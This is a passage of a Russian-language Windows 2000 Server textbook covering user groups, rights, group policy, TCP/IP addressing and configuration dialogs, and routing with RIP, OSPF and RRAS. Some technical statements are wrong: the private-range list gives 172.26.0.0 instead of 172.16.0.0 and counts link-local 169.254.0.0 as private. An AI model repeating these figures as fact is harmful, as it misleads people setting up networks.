- Имя для новой группы, **относящееся к нижнему уровню.** Это **имя** добавляется в автоматическом режиме после определения имени новой группы.
- **Представление группы.** В данном случае вниманию создателя группы предлагаются следующие возможные варианты: локальная в домене, глобальная и универсальная.
- Тип **группы.** Здесь выбор возможен среди двух возможных вариантов: группа безопасности и группа распространения. Не следует забывать о том, что в случае выбора группы безопасности затрудняется применение универсальных групп с недостаточно жесткими параметрами безопасности, если домен функционирует в смешанном режиме.




Рис. 10.16 Диалоговое окно Новый **объект – Group**

Выбрав тип группы, щелкните на кнопке OK, после чего создание группы завершается.

Для ранее созданной группы можно определять различные свойства, задающие общие параметры, а также членство указанной группы в других группах.

Управление пользователями и группами

Управление отдельными пользователями, группами, а также определенными подразделениями в Windows 2000 может осуществляться раздельно,

Права и разрешения

Система безопасности Windows 2000 контролирует доступ к локальной сети, а также обеспечивает защиту сетевых и вычислительных ресурсов с помощью двух методов — права и системы разрешений.

Права могут предоставляться отдельным пользователям или группам пользователей. В качестве пользователей могут выступать не только люди, но и отдельные процессы, управляющие памятью или распределяющие время центрального процессора.

Речь о *разрешениях* может идти в том случае, если доступ к определенному объекту строго регламентируется. Разрешения могут предоставляться файловой системой или службой каталогов Active Directory.

Права делятся на две больших категории: привилегии и права доступа. Если права предоставляются отдельным пользователям и группам в целях выполнения заранее определенных операций в вычислительной среде, они получают название *привилегий.* Причем приоритет привилегий будет выше, чем приоритет разрешений. В качестве примера можно рассмотреть право на архивирование файлов и каталогов, которое обладает более высоким приоритетом по сравнению с любым разрешением, запрещающим доступ.

Права регистрации

С помощью прав регистрации устанавливается, каким образом пользователь может регистрироваться в системе (на отдельном компьютере или домене). Права регистрации также могут определяться с помощью групповой политики, о которой подробнее

будет сказано в следующем разделе. Эти права устанавливаются на уровне объектов групповой политики (GPO), после чего могут связываться с отдельными группами и пользователями (по отношению к отдельному узлу, домену или подразделению).

Контроль изменений и групповые политики

Контроль изменений осуществляется с помощью оснастки Групповая политика. Он имеет отношение к следующим вопросам, связанным с функционированием операционной системы:

- администрирование и конфигурирование оборудования;
- администрирование и конфигурирование клиентов (параметры рабочего стола, регистрация в системе и т.д.);
- параметры и политика, связанные с операционной системой;
- параметры и политика подсистемы обеспечения безопасности;
- обеспечение доступа к сети.

Приведенные аспекты могут детализироваться на более низких уровнях, но суть от этого не меняется.

Групповая политика в Windows 2000

Свойство *групповой политики* может применяться по отношению к объекту, который "ответственен" за осуществление контроля над доступом пользователя или компьютера к определенным системным ресурсам. Этот объект именуется *объектом групповой политики* (GPO, Group Policy Object).

Групповая политика может применяться по отношению к *узлу, домену* или *подразделению,* которые в данном случае играют роль контейнеров для субъектов групповых политик. Благодаря использованию групповых политик, пользователю будут доступны следующие возможности.

- Объекты групповых политик могут настраиваться и сохраняться в базе данных Active Directory либо определяться в качестве объектов локальной политики. Защита/блокирование автономных компьютеров осуществляется с помощью локальных объектов групповых политик.
- Сами объекты групповой политики могут применяться по отношению к пользователям и компьютерам, которые находятся в контейнерах Active Directory (узлы, подразделения или домены).
- Всем объектам групповой политики присуща определенная степень зашиты. Подобно любым другим объектам Windows 2000, может быть заблокирован любой объект групповой политики.
- Возможна фильтрация или контроль объектов групповой политики на основе их принадлежности к тем или иным группам безопасности.
- Сценарии регистрации в системе, завершения сеанса работы и автозагрузки также используют объекты групповой политики.

Типы групповых политик

Групповые политики способны оказывать влияние практически на любой процесс, приложение или службу, выполняемые в системе Windows 2000 Server.

Ниже перечислены назначения групповых политик.

- **Развертывание приложений.** Политики из этой категории применяются в целях управления доступом пользователя к отдельным приложениям.
- **Развертывание файлов.** Эти политики призваны размещать файлы в заранее указанных на компьютерах пользователей папках.
- **Создание сценариев.** Эти политики обеспечивают выбор сценариев, которые будут запускаться на выполнение в заранее указанное время.
- **Программы.** Политики из этой категории обеспечивают настройку ПО на пользовательских компьютерах, подключенных к локальным и глобальным сетям.
- **Безопасность.** Один из наиболее важных аспектов применения групповых политик.

Резюме

Материал этой главы очень важен для понимания идей и концепций, заложенных в основу операционной системы Windows 2000 Server. Служба каталогов Active Directory, пользователи и группы, система прав и разрешений — все это позволяет характеризовать операционную систему Windows 2000 в качестве идеальной среды для развертывания и поддержки локальных (а также глобальных) сетей.

Контрольные вопросы

1. Какой протокол послужил предшественником службы каталогов Active Directory?
   а) TCP/IP;
   б) IPX/SPX;
   в) LDAP.
2. Могут ли в состав локальных групп включаться локальные группы?
   а) могут;
   б) могут, но не всегда;
   в) не могут.
3. Требуется ли том NTFS для установки службы каталогов Active Directory?
   а) требуется;
   б) требуется, но только для отдельных компонентов;
   в) не требуется.

Глава 11

Настройка сети Windows 2000

В этой главе...

- Основы TCP/IP и планирование организации сети
- 4 Настройка протокола TCP/IP и маршрутизация
- Выявление проблем и устранение неполадок в работе сети
- Служба DHCP
- Службы DNS и WINS
- Настройка клиентов сети
- Резюме

В настоящей главе рассмотрены основы TCP/IP, а также главные методики, используемые при планировании организации сети.

Основы TCP/IP и планирование организации сети

Приятно отметить, что в Windows 2000 реализована всеобъемлющая поддержка TCP/IP, а также достаточно просто выполняется конфигурирование этого набора протоколов для серверов и клиентов.

Аббревиатура TCP/IP образована от слов Transmission Control Protocol/Internet Protocol (Протокол управления передачей/протокол Internet). Протокол IP отвечает за передачу данных (транспортные функции), а протокол TCP — за доставку IP-пакетов строго по назначению (т.е. он выполняет контролирующие функции). Поддержка TCP/IP осуществляется большей частью современных операционных систем (Microsoft, UNIX, Linux, Macintosh и т.д.). Именно это обстоятельство и послужило причиной столь невероятной популярности этого набора протоколов.

Вторым замечательным качеством набора протоколов TCP/IP является присущий им универсализм. В частности, эти протоколы могут применяться как для организации подключения к Internet, так и в качестве транспортного механизма, применяемого в локальных сетях. Эти наборы протоколов могут использоваться как автономно, так и совместно с протоколом NetBIOS, который в этом случае предназначается для обеспечения совместного доступа к локальным ресурсам. Таким образом повышается общая степень защиты данных, поскольку протокол NetBIOS не поддерживает маршрутизацию, и, следовательно, обеспечивает некую степень защиты от несанкционированного подключения из Internet.

Назначение IP-адресов

Каждому устройству в локальной сети, использующей набор протоколов TCP/IP, присваивается уникальный *IP-адрес,* который однозначно идентифицирует это устройство в сети. Данные в подобной сети передаются с помощью *IP-пакетов,* которые представляют собой обычные данные, преобразованные в IP-формат в целях передачи с помошью набора протоколов TCP/IP. Во избежание конфликта в случае совпадения IP-адресов Windows 2000 Server останавливает выполнение набора протоколов TCP/IP на "конфликтно опасном" компьютере.

Любой IP-адрес определяется с помошью 32-разрядного значения, выраженного в десятичном виде с помошью группы чисел, разделенных точками. Каждый IP-адрес на самом деле определяет два подадреса — адрес сети и адрес хоста. Численные характеристики этих элементов зависят от *класса сети.*

В главе 6 уже рассматривались различные классы сетей, а также принципы назначения IP-адресов. Здесь же я просто напомню о том, что традиционная IP-адресация подразумевает существование сетей классов A, B и C, причем в настоящее время доступны в основном сети класса C (правда в этом случае возможно выделение лишь до 254 адресов в пределах заданного диапазона).

При определении IP-адреса для каждого компьютера выделяется так называемая *маска подсети.* Это 32-разрядная величина, формат записи которой предусматривает использование четырех разделенных точками октетов. Благодаря использованию маски IP-адрес разделяется на две части: идентификатор хоста и сети.

Если сеть относится к разряду частных (в отличие от общедоступных), возможно использование следующего диапазона IP-адресов:

- 10.0.0.1, маска подсети 255.0.0.0;
- 169.254.0.0, маска подсети 255.255.0.0;
- 172.26.0.0, маска подсети 255.240.0.0;
- 192.168.0.0, маска подсети 255.255.0.0.

Перечисленные выше ограничения не играют абсолютно никакой роли, если локальная сеть не подключается к Internet. В этом случае можно даже пользоваться адресацией сетей из класса A (причем в вашем распоряжении окажется до 16 777 214 возможных адресов).

Если сеть относится к классу A, маска подсети имеет вид 255.0.0.0, если к классу B - 255.255.0.0, если к классу C — 255.255.255.0.

В процессе проектирования сети, назначения IP-адресов и масок подсети следует учитывать то, что всем хостам, имеющим отношение к одному логическому сегменту, должна соответствовать одна и та же маска подсети. Этот фактор играет важную роль в процессе проведения маршрутизации.

Если сеть подключена к Internet непосредственно (а не через proxy-сервер, выполняющий NAT-трансляцию сетевых адресов), всем сетевым устройствам назначаются уникальные IP-адреса, которые выбираются из диапазона доступных IP-адресов. Обычно перечень допустимых адресов предоставляется провайдером услуг Internet.

Если же сеть не подключена к Internet, можно использовать произвольный набор адресов практически без каких-либо последствий в будущем. Если же в дальнейшем сеть будет подключаться к Internet, достаточно будет воспользоваться машрутизатором, с помощью которого потребуется выполнять трансляцию сетевых адресов.

Обычно маршрутизация в сетях TCP/IP выполняется с помощью *шлюзов.* В этом случае может использоваться аппаратный маршрутизатор или специальная программа маршрутизации, которая выполняется на выделенном сервере. В этих целях может

также использоваться служба маршрутизации и удаленного доступа (RRAS, Routing and Remote Access Service).

На рис. 11.1 показана сеть, в которой для обеспечения доступа к Internet используются шлюзы.




Рис. 11.1. Сеть, подключенная к Internet с помощью шлюзов

Настройка протокола TCP/IP и маршрутизация

Как правило, протокол TCP/IP устанавливается по умолчанию. Если по каким-то причинам этого но произошло, операцию по установке можно выполнить вручную.

Установка протокола TCP/IP

Для установки протокола TCP/IP в контекстном меню аплета Мое сетевое окружение выберите пункт Свойства. Можно также воспользоваться командами Пуск⇨Настройка⇨Сеть и удаленный доступ к сети. После этого в контекстном меню сетевого подключения, для которого предназначается протокол TCP/IP, выберите пункт Свойства. В результате отобразится диалоговое окно свойств выбранного соединения (рис. 11.2). Если в перечне установленных элементов протокол TCP/IP отсутствует, щелкните на кнопке Установить. После этого выберите команды Протокол⇨Добавить. В отобразившемся на экране списке выберите элемент TCP/IP (Протокол Интернета (TCP/IP)) и щелкните на кнопке OK.




Рис. 11.2. Эта страница **предназначена для настройки** и удаления различных **сетевых** компонентов

Конфигурирование свойств протокола TCP/IP

В целях настройки (конфигурирования) свойств протокола TCP/IP перейдите в упомянутое в предыдущем разделе окно свойств сетевого соединения. Дважды щелкните на записи, соответствующей протоколу TCP/IP, после чего отобразится вкладка Общие окна свойств этого протокола. В следующем списке указаны основные настраиваемые параметры этого окна (рис. 11.3).

- **Получить IP-адрес автоматически.** Этот переключатель применяется в том случае, если автоматическое получение IP-адреса и некоторых других параметров выполняется с помощью службы DHCP.
- **Использовать следующий IP-адрес.** Этот переключатель применяется в целях определения постоянного IP-адреса.
- **IP-адрес.** В этом поле указывается статический IP-адрес в виде последовательности октетов, разделенных точками.
- **Маска подсети.** Здесь определяется маска подсети (в виде набора октетов, разделенных точками).
- **Основной шлюз.** Это поле предназначено для указания основного шлюза, применяемого в целях маршрутизации IP-трафика, который не имеет отношения к локальной сети.
- **Получить адрес DNS-сервера автоматически.** Этот переключатель позволяет в автоматическом режиме получать список DNS-серверов от DNS-сервера. Он доступен только в случае автоматического получения IP-адреса.
- **Использовать следующие адреса DNS-серверов.** В этом поле указываются постоянные IP-адреса, соответствующие DNS-серверам.

- Предпочитаемый **DNS-сервер**. Здесь указывается IP-адрес DNS-сервера, который используется по умолчанию для определения имен хостов, а также IP-адреса.




Рис. 11.3. В этом окне определяются основные параметры, связанные с использованием протокола TCP/IP

- Альтернативный DNS-сервер. Укажите IP-адрес DNS-сервера, который применяется для идентификации имен хостов и IP-адресов в том случае, если основной (предпочитаемый) DNS-сервер окажется недоступным.

Если щелкнуть на кнопке Дополнительно, отобразится диалоговое окно Дополнительные параметры TCP/IP (по умолчанию выбрана вкладка Параметры IP, рис. 11.4), в котором можно определить дополнительные IP-адреса компьютера, а также указать дополнительные адреса шлюзов. В поле Метрика интерфейса определяется показатель количества переходов (метрика), характеризующий установленный шлюз. При осуществлении маршрутизации по умолчанию используется шлюз, которому присуще наименьшее значение этого показателя.

В этом диалоговом окне также имеются вкладки DNS, WINS, Параметры. Вкратце опишем назначение каждой вкладки.

Вкладка DNS (рис. 11.5) применяется для конфигурирования параметров DNS-соединения. Здесь, помимо описания адресов DNS-серверов, можно узнать, каким образом сетевой клиент выполняет операции по определению имен, *а* также динамическому обновлению записей службы DNS.

Опишем назначение полей и переключателей этой вкладки.

* Дописывать основной DNS-суффикс и суффикс подключения. Этот переключатель определяет добавление основного суффикса, а также суффикса подключения к именам хостов в процессе их определения. Основной DNS-суффикс может определяться в диалоговом окне свойств Сетевая идентификация. Его можно применять глобальным образом по отношению ко всей системе либо заменять DNS-суффиксом, который определяется для конкретного используемого подключения.




Рис. 11.4. Окно Дополнительные параметры TCP/IP, вкладка Параметры IP

- **Дописывать родительские суффиксы основного DNS-суффикса.** Этот флажок указывает на то, будут ли предприниматься попытки нахождения неопределенного имени на уровне родительского домена компьютера. Предположим, что для данного компьютера в качестве основного DNS-суффикса используется support.microsoft.com. В этом случае для определения имени **Bill** будут перебираться названия bill.support.microsoft.com и bill.microsoft.com.
- **Дописывать следующие DNS-суффиксы (по порядку).** Этот переключатель применяется только в том случае, если в процессе идентификации неопределенных имен используются лишь указанные суффиксы DNS.
- **DNS-суффикс подключения.** В этом поле подключению сопоставляется DNS-суффикс, который отличается от основного суффикса, определяемого в окне Сетевая идентификация.
- **Зарегистрировать адреса этого подключения в DNS.** В случае выбора этого переключателя клиенты будут отсылать DNS-серверу запросы на обновление записей при модификации имени хоста или IP-адреса. При этом DNS-серверу отсылается полное имя компьютера вместе с соответствующим IP-адресом. Имя компьютера указывается на вкладке Сетевая идентификация, которая относится к диалоговому окну свойств Система.
- **Использовать DNS-суффикс подключения при регистрации в DNS.** Выбрав этот переключатель, сетевой клиент отсылает DNS-серверу запросы на обновление записей в случае модификации имени хоста или IP-адреса. В отличие от предыдущего переключателя, в процессе регистрации клиента используется первая часть имени компьютера, которая указана на вкладке Сетевая идентификация диалогового окна свойств Система наравне с DNS-суффиксом, определенном в текстовом поле DNS-суффикс подключения.




Рис. 11,5. Эта вкладка позволяет настраивать многие параметры, имеющие отношение к DNS-соединению

Вкладка WINS (рис. 11.6) применяется для настройки параметров служб **WINS.** Ниже приводится краткое описание параметров, настраиваемых в этом диалоговом окне.

- **Включить просмотр** LMHOSTS. Этот флажок устанавливает использование локального файла LMHOSTS для имен NetBIOS на основе указанных IP-адресов.
- **Импорт LMHOSTS.** Эта кнопка обеспечивает импорт данных, направляемых в локальный файл LMHOSTS из какого-либо другого файла LMHOSTS.
- **Включить NetBIOS через TCP/IP.** Этот переключатель определяет активизацию протокола NetBIOS через TCP/IP (NetBT и WINS). Его необходимо использовать в том случае, если в сети имеются компьютеры, на которых установлены ранние версии Windows 9x или Windows NT. Необходимость в этом протоколе отсутствует, если используется однородная вычислительная среда Windows 2000 или производится подключение к другим компьютерам в Internet с помощью службы DNS.
- **Отключить NetBIOS через TCP/IP.** Этот переключатель позволяет отключить протокол NetBT в тех ситуациях, когда он не нужен.
- **Использовать параметр NetBIOS с DHCP-сервера.** Этот переключатель позволяет DHCP-серверу автоматически определять настройки службы WINS.

Вкладка Параметры (рис. 11.7) позволяет выполнять настройку параметров протокола IP Security (IPSec), а также задавать параметры фильтрации IP-пакетов, После щелчка на кнопке Свойства отображается диалоговое окно IP-безопасность (рис. 11.8). Здесь можно указать переключатель Не использовать IPSec или Использовать следующую политику IP-безопасности. В последнем случае потребуется в списке указать необходимую политику, а затем щелкнуть на кнопке OK.




Рис. 11.6. Используйте эту вкладку для настройки параметров служб WINS

Если щелкнуть на кнопке Свойства при выбранном пункте Фильтрация TCP/IP, отобразится диалоговое окно Фильтрация TCP/IP (рис. 11.9). Эта опция обеспечивает менее строгий метод контроля, чем в случае применения протокола IPSec. Здесь можно настраивать трафик для определенных портов TCP/IP, UDP, а также протокола IP.

Настройка маршрутизации

Благодаря применению маршрутизации обеспечивается направление сетевого трафика по нужному "адресу". Обычно маршрутизатор разделяет различные подсети. При этом образуется некая "граница", именуемая *переходом*, и при каждом пересечении подобной границы увеличивается значение *счетчика переходов*. На рис. 11.10 показана типичная локальная сеть, состоящая из нескольких подсетей и подключенная к Internet с помощью нескольких маршрутизаторов.

Машрутизаторы исследуют принятые пакеты в попытках определения целевой сети. При этом анализируется информация, определенная в адресе назначения, который указан в заголовке пакета. Все необходимые для осуществления маршрутизации сведения находятся в *таблицах маршрутизации*. Именно здесь определяются *маршруты*. Каждый определенный в таблице маршрут относится к одному из следующих типов: сетевой маршрут, маршрут хоста и стандартный маршрут. Все перечисленные в таблице маршруты обладают следующим перечнем свойств.

- **Адрес** хоста/сетевой идентификатор/маска подсети. Эти параметры выступают в качестве своего рода "метки", характеризующей целевую сеть. В процессе своего функционирования маршрутизатор сравнивает целевые адреса в пакетах с этими параметрами. Если рассматриваемые свойства совпадают, в целях дальнейшей обработки пакета маршрутизатор использует интерфейс и адрес пересылки, указанный для данного маршрута.




Рис. 11.7. Эта вкладка обеспечивает настройку параметров протокола IPSec




Рис. 11.8. Здесь можно указать выбранную политику IP-безопасности

- **Адрес пересылки.** Этот адрес используется маршрутизатором в целях определения "места назначения" для пакетов, которые соответствуют отмеченным выше критериям.
- **Интерфейс.** Номер или логический идентификатор порта, используемый для направления трафика.
- **Метрика.** Этот показатель применяется для определения относительной "стоимости" маршрута. Обычно маршрутизатор останавливается на маршруте с минимальной метрикой.




Рис. 11.9. В этом диалоговом окне можно контролировать трафик для портов TCP и IP, а также протокола IP




Рис. 11.10. Использование маршрутизаторов для подключения локальной сети к Internet

Сведения о доступных маршрутах могут передаваться в динамическом режиме какими-либо другими маршрутизаторами. При этом могут применяться протоколы RIP (Routing Information Protocol, Протокол маршрутной информации) и OSPF (Open Shortest Path First, первоочередное открытие кратчайших маршрутов).

А теперь немного подробнее остановимся на описании этих протоколов.

Протоколы RIP и OSPF

Протокол маршрутизации RIP идеально подходит для организации небольших и средних по размеру сетей, поскольку поддерживает не более 15 переходов. Если же это значение превышается, делается вывод о том, что целевая точка недостижима. В процессе функционирования протокола производится рассылка сообщений, касающихся составляющих элементов таблиц маршрутизации. Благодаря этому маршрутизаторы могут выполнять соответствующее конфигурирование своих маршрутов.

Протокол OSPF использует алгоритм вычисления кратчайшего пути между маршрутизатором и сетями. Маршрутизаторы, использующие этот протокол, применяют базу данных состояния связей. Если сетевая топология претерпевает какие-либо модификации, соответствующие изменения вносятся в эту базу данных. Благодаря этому замечательному свойству протокол OSPF может применяться для организации маршрутизации в очень больших сетях, хотя ценой подобного богатства функциональных возможностей будет значительное затруднение настройки. Поэтому в небольших сетях все же лучше использовать протокол RIP.

Служба маршрутизации и удаленного доступа (RRAS, Routing and Remote Access Service), выполняемая на компьютере Windows 2000, обеспечивает возможность использования сервера Windows 2000 в качестве маршрутизатора постоянных подключений, а также маршрутизатора по требованию, который может устанавливать подключения в случае поступления соответствующего клиентского запроса.

Для запуска на выполнение службы маршрутизации и удаленного доступа выберите команды Пуск⇨Программы⇨Администрирование⇨Маршрутизация и удаленный доступ. После этого выберите в левой части окна сервер, а в его контекстном меню укажите пункт Настроить и включить маршрутизацию и удаленный доступ (рис. 11.11).

После щелчка на кнопке Дапее отобразится следующее окно, в котором следует выбрать переключатель Сетевой маршрутизатор (рис. 11.12). Остальные переключатели связаны с удаленным доступом и подключением к Internet (они будут рассматриваться в следующей главе).

После щелчка на кнопке Далее вниманию пользователей предлагается следующее окно, в котором нужно выбрать один из двух переключателей:

- **Установить общий доступ к подключению Интернета (ICS).** Этот переключатель используется для подключения к Internet небольших домашних или офисных сетей.
- **Установить маршрутизатор с протоколом преобразования сетевых адресов (NAT).** Этот переключатель выбирается в том случае, если имеется несколько подключений или если требуются протоколы маршрутизации (или подключений по требованию).

После этого потребуется указать следующий набор параметров.

- **Протоколы.** В этом окне следует выбрать поддерживаемые протоколы. Они должны быть заранее установлены, а служба RRAS разрешает их использование по умолчанию.
- **Использовать подключения по требованию.** Следует установить соответствующий переключатель в зависимости от того, будут ли выбраны подключения по требованию.
- **Назначение IP-адресов.** Можно выбрать либо способ назначения IP-адресов с помощью службы DHCP, либо пул статических IP-адресов.

